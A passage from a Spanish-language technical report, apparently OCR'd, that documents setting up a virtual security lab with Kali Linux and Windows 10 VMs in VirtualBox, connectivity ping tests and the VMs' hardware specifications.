
En la figura 2 se muestra el proceso de descarga de Kali Linux desde el sitio oficial de Kali Linux como una máquina virtual preestablecida. Para agregar el archivo a Virtual Box solo basta con presionar doble clic para que automáticamente esta se agregue como una máquina virtual como se muestra en la figura 3, luego es iniciarla para que la interfaz de la máquina pueda verse y de esa forma ingresar con el usuario y contraseña predeterminado kali\kali.

Figura 2. Descarga de Kali Linux



Fuente: Elaboración Propia


Figura 3. Importación de máquina virtual de Kali Linux en Virtual Box



Fuente: Elaboración Propia

En la figura 4 se puede observar la descarga de la imagen de Windows 10 desde el sitio oficial de Microsoft por medio de la herramienta de creación de Windows, una vez se descarga, se inicia la ejecución con el objetivo de crear una imagen ISO. Una vez se termina la creación, esa imagen será útil para crear la nueva máquina por Virtual Box. Se debe seguir el paso a paso cotidiano de Windows y terminar el proceso.


Figura 4. Descarga de imagen de Windows 10 e instalación en Virtual Box



Fuente: Elaboración Propia

En la figura 5 se observa la desactivación de las herramientas de protección propias de Windows como lo son el antivirus y el firewall.

Figura 5. Herramienta de protección deshabilitadas en Windows




Fuente: Elaboración Propia

Validación de comunicación entre el host y máquinas virtuales

En la figura 6 se observa a la izquierda la máquina Linux y a la derecha la máquina virtual de Windows 10, cada una tiene su direccionamiento asignado, Kali Linux tiene la dirección IP 192.168.1.15 y la máquina virtual de Windows 10 tiene la dirección IP 192.168.1.13. En ambas máquinas se realizan la prueba básica de comunicación por el comando ping en la ventana de comandos donde cada una de las máquinas envía paquetes a la otra sin problemas esto se evidencia según el resultado de la ejecución.


Figura 6. Validación de comunicación entre máquinas virtuales



Fuente: Elaboración Propia

En la figura 7 se observa el resultado de la comunicación por el comando ping entre la máquina Host marcada en amarillo y las máquinas virtuales de Kali Linux y Windows 10. Por otro lado, se hace la misma prueba entre las máquinas virtuales Kali Linux en azul y Windows 10 en rojo con relación a la máquina Host, se confirma la comunicación en el escenario.

Figura 7. Validación de comunicación entre la máquina Host y las máquinas virtuales




Fuente: Elaboración Propia

Características técnicas del entorno y de las máquinas.

En la figura 8 se observa el modelo del diagrama de red actual del banco de trabajo con la cual se trabajará y desarrollaran las actividades de esta fase.


Figura 8. Diagrama de red del banco de trabajo



Fuente: Elaboración Propia

En la figura 9 se observa los recursos asignados para el banco de trabajo para la máquina virtual con sistema operativo Windows 10, donde se resalta una Memoria RAM de 8GB, 4 procesadores lógicos, unidades de disco, Capacidad de video de 128 MB y una capacidad de disco de 50GB y adicional se encuentra conectado a la red vía inalámbrica.


Figura 9. Características técnicas de hardware de la máquina virtual con Windows 10



Fuente: Elaboración Propia

En la figura 10 se observa los recursos asignados para el banco de trabajo para la máquina virtual con sistema operativo Kali Linux, donde se resalta una Memoria RAM de 2GB, 2 procesadores lógicos, unidades de disco, Capacidad de video de 128 MB y una capacidad de disco de 80GB y adicional se encuentra conectado a la red vía inalámbrica.


Figura 10. Características técnicas de hardware de la máquina virtual con Kali Linux



Fuente: Elaboración Propia

